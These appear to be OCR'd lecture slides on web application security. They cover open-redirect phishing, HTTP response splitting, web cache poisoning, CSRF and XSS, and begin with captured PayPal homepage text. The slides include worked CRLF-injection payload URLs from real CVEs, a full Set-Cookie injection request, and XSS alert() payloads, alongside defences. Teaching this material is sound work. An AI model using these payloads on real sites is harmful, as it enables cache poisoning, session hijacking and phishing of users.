Sign Up | Log In | Help | Security Center
Search
PayPal
U.S. English
Home
Personal
Business
Products & Services
Get Started
Send Money
Request Money
Sell on eBay
Developers
Account login
Email address
PayPal password
Log In
Forgot your email address or password?
New to PayPal? Sign up
Top questions
Why use PayPal when I have credit cards?
What can I do with PayPal?
Is PayPal free to use?
The safer, easier way to pay without exposing your credit card or bank account number
What is PayPal?
How we keep you secure
How you checkout faster
Pay With:
Pay online
Speed through checkout whenever you shop online.
Pay without revealing your credit card information.
Send money to your friends and family.
Learn more about paying with PayPal.
Sell online
Accept credit cards quickly and easily.
Lift your sales. Add PayPal to attract more customers.
Get tools to make eBay sales simple.
Learn more about selling with PayPal.

Yellow (but definitely phishing)



Yellow (but definitely phishing)



Phishing by URL

- Use confusing URLs

  `http://www.paypal.com/url.php?url="http://phishing.com"`

  - Note that in this case Paypal appears to be the site, but it is then shown to be redirected to phishing.com
  - This technique is an effective phishing approach, since it appears that a legitimate site is being visited while, in fact, redirection to a phishing site is actually taking place
  - The success of this attack is due to the redirect flaw in url.php that is a server site script offered by paypal.com
    - If paypal.com inspects the redirected url to make sure the new url belongs to its domain, then this attack will not be successful
  - Typically attackers rely on search engines to find out available vulnerability in a legitimate web site and then use social techniques to trick people to click the obfuscated link in an email or website

Top 10 list for 2010 web application vulnerabilities

- The Open Web Application Security Project (OWASP) published the Top 10 list for 2010 comprises:
  1. Injection
  2. Cross-site scripting (XSS)
  3. Broken authentication and session management
  4. Insecure direct object references
  5. Cross-site request forgery (CSRF) [28]
  6. Security misconfiguration
  7. Insecure cryptographic storage
  8. Failure to restrict URL access
  9. Insufficient transport layer protection
  10. Unvalidated redirects and forwards

Web Service Protection: security challenges

- Web services based on the eXtensible Markup Language (XML), Simple Object Access Protocol (SOAP), and related open standards that are deployed in Service Oriented Architectures (SOA) allow data and applications to interact without human intervention through dynamic and ad hoc connections
- The security challenges presented by the Web services approach are due to many of the features that make Web services attractive
  - unsolved problems exist, such as protecting service-to-service transactions including
    - data that traverses intermediary services
    - functional integrity of the Web services that require the establishment of trust between services on a transaction-by-transaction basis
    - availability in the face of denial of service attacks

Web Service Protection: security mechanisms (1)

- Encrypting XML documents
- Protecting the integrity of web service messages using a XML Signature
  - Web service authentication and authorization can also employ a XML Signature
- The Security Assertion Markup Language (SAML) and the eXtensible Access Control Markup Language (XACML)
  - proposed by the Organization for Advancement of Structured Information Standards (OASIS) group
  - provides mechanisms for authentication and authorization in a Web services environment.
- Universal Description, Discovery and Integration (UDDI) version 3.02 Specification
  - By OASIS
  - permits web services to be easily located and subsequently invoked as well as provide UDDI security that enables publishers, inquirers and subscribers to authenticate themselves and authorize the information published in the directory

Web Service Protection: security mechanisms (2)

- Logs are composed of log entries and each entry contains information related to a specific event that has occurred within a system or network
  - Many logs within an organization contain records related to computer/network security
    - These logs are generated by many sources, including security software, such as antivirus software, firewalls, and intrusion detection and prevention systems as well as operating systems on servers and workstations, and networking equipment and applications
    - Log management, including the process for generating, transmitting, storing, analyzing, and disposing of computer security log data, is essential in ensuring that computer security records are stored in sufficient detail for an appropriate period of time
- Log generation and storage can be complicated by several factors, including a high number of log sources; inconsistent log content, formats, and timestamps among sources; as well as the increasingly large volumes of log data

Web Service Protection: Syslog

- Syslog
  - provides a simple framework for log entry generation, storage, and transfer, that any OS, security software, or application could use if designed to do so
  - Many log sources either use syslog as their native logging format or offer features that allow their log formats to be converted to syslog format
  - Syslog uses message priorities to determine which messages require immediate attention, by forwarding higher-priority messages more quickly than lower-priority ones
  - Syslog can be configured to handle log entries differently based on message type and severity

Web Service Protection: SIEM

- Security information and event management (SIEM)
  - Unlike syslog-based infrastructures, which are based on a single standard, SIEM software primarily uses proprietary data formats
  - SIEM products have centralized servers that perform log analysis and database servers for log storage
  - Agents
    - Most SIEM products require agents to be installed on each log-generating host and the agents perform filtering, aggregation, and normalization for a particular type of log
    - The agents are also responsible for transferring log data from the individual hosts to a centralized location
  - Other SIEM products are agentless and rely on an SIEM server to pull data from the logging hosts and perform the functions that agents normally perform
- Product example: Splunk
  - search, monitor and analyze machine-generated data via web-style interface

Vulnerabilities in web-based attacks

- Inadequate validation of user input results in attacks:
  - HTTP Response Splitting
  - Cross-Site Request Forgery
  - Cross site scripting (XSS or CSS)
  - SQL Injection

Attack kits for sale

(source: http://www.symantec.com/business/theme.jsp?themeid=threatreport)

Attack Kit Type	Average Price	Price Range
Botnet	$225	$150–$300
Autorooter	$70	$40–$100
SQL injection tools	$63	$15–$150
Shopadmin exploiter	$33	$20–$45
RFI scanner	$26	$5–$100
LFI scanner	$23	$15–$30
XSS scanner	$20	$10–$30

- Autorooter: automated tools that scan networks for vulnerable computers, which they then attempt to exploit using vulnerabilities in order to compromise as many computers as possible
- Shopadmin exploiter: gain administrative access to online shopping applications
- Remote file include (RFI): Vulnerabilities that are specific to Web applications implemented in the PHP programming language. They allow an attacker to specify an arbitrary include path for files that are external to a vulnerable PHP script. They are "remote" because the attacker can specify a path that points to a remote computer that is under their control
- Local file include (LFI) Vulnerabilities that are specific to Web applications implemented in the PHP programming language. They allow an attacker to specify an arbitrary include path for files that are external to a vulnerable PHP script. They are local because the attacker can only specify a path to a file that exists on the computer hosting the vulnerable application


HTTP Response Splitting attacks (1)

- HTTP Response Splitting attacks may happen where the server script embeds user data in HTTP response headers without appropriate sanitation
  - This typically happens when the script embeds user data in the redirection URL of a redirection response (HTTP status code 3xx), or when the script embeds user data in a cookie value or name when the response sets a cookie
- HTTP Response Splitting attacks can be used to perform web cache poisoning and cross-site scripting attacks


HTTP response splitting

- Http headers are separated by one CRLF
- Headers and Body are separated by two CRLF (RFC 2616)
  - failure to remove CR (%0D) and LF (%0A) allows the attacker to set arbitrary headers, take control of the body, or break the packet into two or more separate responses

Request format:



Response format:



http://www.armorize.com/corpweb/en/cve_db?key_search=true&key=&category=Http+SourceResponse+Splitting&year=all&language=all


Redirect Script for language preference (1)

- Website directory:
  - index.html
  - language/redir_lang.jsp
    - JSP page (assume it is located in language/redir_lang.jsp):
    - Response.sendRedirect URL
      - The URL that the user (browser) is redirected to
  - language/by_lang.jsp
- http://a.com/language/redir_lang.jsp? lang=English
  - with a parameter lang=English, it will redirect to language/by_lang.jsp?lang=English

http://a.com/language/redir_lang.jsp

```
.....
<%
response.sendRedirect("by_lang.jsp?lang="+
request.getParameter("lang"));
%>
....
```

a.com web server




Redirect Script for language preference (2)

- Normal response from a web server

```
HTTP/1.1 302 Moved Temporarily
Date: Fri, 15 Apr 2011 17:22:21 GMT
Location: http://a.com/language/by_lang.jsp?lang=English
Server: WebLogic XMLX Module 8.1 SP1 Fri, 15 Apr 17:22:21 GMT
2011 271009 with
Content-Type: text/html
Set-Cookie:
JSESSIONID=....; path=/
Connection: Close
<html><head><title>302 Moved Temporarily</title></head>
<body bgcolor="#FFFFFF">
<p>This document you requested has moved temporarily.</p>
<p>It's now at <a
href="http://a.com/language/by_lang.jsp?lang=English">http://a.com/language/by_lang.
jsp?lang=English</a>.</p>
</body></html>
```

URI


- Uniform Resource Identifier (URI) definition



- Uniform Resource Locator (URL) is a type of Uniform Resource Identifier (URI)
  - URL: specifies where an identified resource is available and the mechanism for retrieving it
- A percent-encoded octet is encoded as a character triplet, consisting of the percent character "%" followed by the two hexadecimal digits representing that octet's numeric value
- For example, "%20" is in US-ASCII corresponds to the space character (SP)

Poison web cache

- Attacker submitted a URL to a.com that contains http response splitting
- Response from a.com contains the submitted URL to a.com that contains http response splitting, which is phishing page/link
- All cache/proxy servers along the path will store the phishing page as the cache of a.com
- If an unsuspecting user of the same cache server requests a.com, server will provide the cached phishing page



HTTP response splitting attack using cache server

- Step 1
  - Attacker sends two http requests to proxy server
- Step 2
  - Proxy server forwards two http requests to a.com server
- Step 3
  - a.com server sends back one http response to each request
  - Only the first response is accepted by the proxy

1

```
http://a.com/language/redir_lang.jsp?lang=bogus%0D%0AContent-Length:%200%0D%0A%0D%0AHTTP/1.1%20200%20OK%0D%0AContent-Type:%20text/html%0D%0AContent-Length:%2026%0D%0A%0D%0A<html>Bogus_Message</html>
```

(%20: Space)

and

```
http://a.com/index.html
```

3

```
HTTP/1.1 302 Moved Temporarily
Date: Fri, 15 Apr 2011 17:22:21 GMT
Location:
http://a.com/language/by_lang.jsp?lang=bogus
Content-Length: 0
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 26
<html>Bogus Message</html>
```

HTTP response splitting attack using cache server

- Step 4
  - Proxy only accepts the first response
  - Proxy server interprets the accepted response as two http response messages
    - 1. A first HTTP response, which is a 302 (redirection) response. This response is 4.1
    - 2. A second HTTP response, which is a 200 response, with a content comprising of 26 bytes of HTML. This response is 4.2

④

4.1: the first request is matched to the first response

```
HTTP/1.1 302 Moved Temporarily
Date: Fri, 15 Apr 2011 17:22:21 GMT
Location:
http://a.com/language/by_lang.jsp?lang=bogus
Content-Length: 0
```

4.2: the second request (`http://a.com/index.html`) is matched to the second response:

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 26
<html>Bogus_Message</html>
```

HTTP response splitting attack using cache server

- Step 5
  - Victim sends a request to http://a.com/index.html
- Step 6
  - Victim receives the message
- Problem: the content in the response can be any script that will be executed by the browser

⑥

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 26
<html>Bogus_Message</html>
```

Use of the second response

- Force the cache server to cache the second response that is fully controlled by the attacker
  - This is effectively a defacement of the web site, is experienced by clients, who use the same cache server
  - An attacker replaces the login application page, as cached in the cache server, with a malicious page, visually identical to the original page so that it can send the login credentials to the attacker's site to be collected
    - More lethal than Phishing
  - An attacker may decide to target a particular user using a cached second response
    - For example, stealing credentials from a celebrity
    - In this case, the attack is extremely hard to detect
    - the poisoned page remains in the cache awaiting the victim to load it
    - The victim may not log in when the attack takes place

HTTP response splitting using charset

- Example 1: Cache poisoning in CVE-2005-0870
  - Arbitrary strings can be injected into the variable $charset, which is meant to include a value such as "iso-8859-1" or similar, but is only set to a value inside a language include file if a language in fact requires a character set different from iso-8859-1
  - By breaking up the argument with %0d%0a(CRLF), the attacker can inject a complete second HTTP response
  - This example displays a web page: Attack_Site!
  - This response is the only one that will be returned by any intermediate proxy, showing whatever HTML the attacker injected previously

```
http://a.com/index.php?charset=%0d%0aContent-
 Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
 Type:%20text/html%0d%0aContent-
 Length:%2025%0d%0a%0d%0a<html>Attack_Site!</html>
```

Equivalent to

```
http://a.com/index.php?charset=%0d%0aContent-Length: 0%0d%0a%0d%0aHTTP/1.1
 200 OK%0d%0aContent-Type: text/html%0d%0aContent-Length:
 25%0d%0a%0d%0a<html>Attack_Site!</html>
```

2nd http response

Source: http://www.securiteam.com/cves/2005/CVE-2005-0870.html
http://www.securityfocus.com/bid/14063/exploit

HTTP response splitting for Cross-Site Scripting attacks

- Example 2: malicious script in CVE-2005-0870
  - $VERSION is used for the version string displayed on the bottom of each page
  - Victim's brower executes the script

```
http://a.com/index.php?VERSION=%22%3E%3Cscript%3Ealert('xss_attack')%3C
 /script%3E
```

Equivalent to

```
http://a.com/index.php?VERSION="><script>alert('xss_attack')</script>
```

Javascript XSS attack

Source: http://www.securiteam.com/cves/2005/CVE-2005-0870.html

HTTP response splitting for Set-Cookie

- Example 3:
  - CVE-2005-2065
  - HTTP response splitting vulnerability in language_select.asp in ASP Nuke 0.80 allows remote attackers to spoof web content and poison web caches via CRLF ”%0d%0a" sequences in the LangCode parameter
  - When the redirect, that this piece of code do, happend, it is possibile to do a CRLF injection attack due to an unexisting sanitisation
  - A Cookie is set by this attack

```
http://www.a.com/module/support/language/language_select.asp?action=
go&LangCode=trivero%0d%0aSet-Cookie%3Asession-ID%3D1111
```

http Response

Source: http://www.securityfocus.com/bid/14063/exploit
http://www.securityfocus.com/archive/1/403479
http://www.armorize.com/corpweb/en/cve_db?key_search=true&key=&category=Http+Response+Splitting&year=all&language=all

ASP Nuke

- ASP Nuke is an open-source software application for running a community-based web site on a web server
  - ASP Nuke is an extensible framework that allows upgrading and adding applications to the website quickly and easily
  - It uses a modular architecture allowing others to rapidly develop new modules and site operators to re-organize the layout and navigation for their site

Set-Cookie attack

- Ref: http://marc.info/?l=bugtraq&m=111989223906484&w=2

```
Request:
POST
/module/support/language/language_select.asp?action=go&LangCode=trivero%0d%0aSet-
Cookie%3Asession-ID%3D1111 HTTP/1.0
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0)
Host: www.aspnuke.com
Content-Length: 90
Cookie: ASPSESSIONIDSCRDCDAD=NMDFFFJBFMLBNDNFJDFGAGPP;LANGUAGE=US
Connection: Close

Response:
HTTP/1.1 302 Object moved
Server: Microsoft-IIS/5.0
Date: Sun, 15 May 2005 11:31:37 GMT
Pragma: no-cache
Location: tran_list.asp?langcode=trivero
Set-Cookie: session-ID=1111
Connection: Keep-Alive
Content-Length: 121
Content-Type: text/html
Expires: Sun, 15 May 2005 11:30:38 GMT
Cache-control: no-cache
```

Set-Cookies by amazon.com

No.	Time	Source	Destination	Protocol	Info
73	1.424269	72.21.210.11	192.168.127.4	HTTP	HTTP/1.1 200 OK (text/html)

```
Frame 73 (1202 bytes on wire, 1202 bytes captured)
Ethernet II, Src: Cisco_b0:c2:07 (00:1e:4a:b0:c2:07), Dst: AsustekC_be:fa:c1 (00:1d:60:be:fa:c1)
Internet Protocol, Src: 72.21.210.11 (72.21.210.11), Dst: 192.168.127.4 (192.168.127.4)
Transmission Control Protocol, Src Port: http (80), Dst Port: 50640 (50640), Seq: 35881, Ack: 411, Len: 1148
[Reassembled TCP Segments (37028 bytes): #16(1380), #17(1380), #19(1380), #20(1380), #22(1380), #23(1380), #25(1380), #26(1380), #27(13
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
    Request Version: HTTP/1.1
    Response Code: 200
  Date: Fri, 13 Jun 2008 19:41:48 GMT\r\n
  Server: Server\r\n
  Set-Cookie: skin=noskin; path=/; domain=.amazon.com; expires=Fri, 13-Jun-2008 19:41:48 GMT\r\n
  x-amz-id-1: 0GEFX9Y5884K83NJF5D7\r\n
  x-amz-id-2: welDMn6OkLmK5aOSxJ6u/s+8zPgwwzcr\r\n
  Set-cookie: session-id-time=1213945200l; path=/; domain=.amazon.com; expires=Fri Jun 20 07:00:00 2008 GMT\r\n
  Set-cookie: session-id=103-3883090-6670225; path=/; domain=.amazon.com; expires=Fri Jun 20 07:00:00 2008 GMT\r\n
  Vary: Accept-Encoding,User-Agent\r\n
  Content-Encoding: gzip\r\n
  Content-Type: text/html; charset=ISO-8859-1\r\n
  Transfer-Encoding: chunked\r\n
  \r\n
  HTTP chunked response
  Content-encoded entity body (gzip): 36258 bytes -> 259651 bytes
Line-based text data: text/html
```

Two cookies are set by amazon.com during the first visit

Cross-Site Request Forgery (CSRF or XSRF)

- Cross-Site Request Forgery (CSRF or XSRF)
  - Single browser runs two scripts simultaneously
    - a script from a high-value site
    - a malicious script from a malicious/contaminated site
    - A request to high-value site are authenticated by cookies
  - Malicious script makes forged requests to the high-value site with user's cookie
    - Critical information theft
  - Image tags or similar can also be used for a victim to click and that submits a request to high-value site
  - CSRF can also be dynamically constructed as part of a payload for a cross-site scripting attack, as demonstrated by the Samy worm
- Popular browsers can do relatively little to prevent cross-site request forgery

Cross-Site Request Forgery (CSRF or XSRF) Prevention

- Logging out of sites and avoiding their "remember me" features can mitigate CSRF risk
  - Requiring the client to provide authentication data in the same HTTP Request used to perform any operation with security implications
- Limiting the lifetime of session cookies
- Security Token in a Form
  - web developers need only generate this token once for a session
  - An attacker will not be able to craft a link or script in advance with the randomly generated token included in the header
  - protect the CSRF token the same way they protect authenticated session identifiers, such as the use of SSLv3/TLS

```
<form action="verify.php" method="post">
<input type="hidden" name="CSRFToken" value="AQ.."> …
</form>
```

JavaScript and AJAX vulnerability

- Cross-site scripting (XSS or CSS):
  - attacker inserts malicious JavaScript into a Web page or HTML email
  - when script is executed by victim's browser, it steals user's information and hands them over to attacker's site
  - Attacker can insert Trojans or spyware for controlling the host
- The victim of XSS is a user's host and not the server
  - XSS is caused by the failure of validating user input by a web-based application
  - XSS attacks are platform independent due to JavaScript supported by every browser in any OS
- Cross-site scripting (XSS) is not a vulnerability new with AJAX
  - Especially if an application allows state data to be manipulated with JavaScript
  - Attacker gets to execute some code on user's machine

Cross-Site Scripting Protection

- Same-origin policy (SOP)
  - Can only read properties of documents and windows from the same server, using same protocol, and port
  - If the same server hosts unrelated sites, scripts from one site can access document properties on the other
- Script runs in a "sandbox"
  - Not allowed to access files or talk to the network
- Kaspersky Security, F-Secure and BitDefender websites were hacked by XSS/SQL during the week of 2/19/2008

Non-persistent XSS attacks

- A user either visits a specially crafted link laced with malicious code, or visits a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack
  - Using a malicious form will take place when the vulnerable resource only accepts HTTP POST requests
    - In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript)
    - Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute
- Non-persistent XSS attacks: aka reflected vulnerability
  - vulnerable server does not need to store malicious script

XSS: crafted link

- User is tricked to click a link to a legitimate web site
  - The web site does not validate the input
  - The URL triggers a response that contains the echo of user's input
  - The crafted link contains a malicious script as user's input
    - The URL contains form, or search function
    - The URL may cause displaying an error page
  - Most people do not understand the syntax of script
    - RFC 3986: Uniform Resource Identifier (URI): Generic Syntax
  - Both GET and POST methods can be used in crafted links
    - If an attacker were to modify the username field in the URI by inserting a cookie-stealing JavaScript or other scripts, and lures a user to visit the legitimate, vulnerable site by email, chat or other social techniques, it would possible to gain control of the user's account
  - Malicious scripts is executed in a victim's browser
    - Execute arbitrary operations contained in the attack script
    - Critical information theft


A vulnerable welcome script

- Example:

```
http://a.com/html/XSS-3.php?name=<script>alert("Bank A");</script>
```

- Many web sites offer a personalized view of a web site and may greet a logged in user with *"Welcome, <your username>"*
- Sometimes the data referencing a logged-in user is stored within the query string of a URL and echoed to the screen
- The resulting web page displays a "Welcome, Wu" message

Example: harmless script



XSS-3-C.html

```
<html>
<form action="XSS-3.php"
method="get”>
Please enter your name, and
then click Enter: </br>
Name: <input type="text"
name="name" /> </br>
<input type="submit"
value="Enter" />
: Welcome visit this site!
</form>
</html>
```

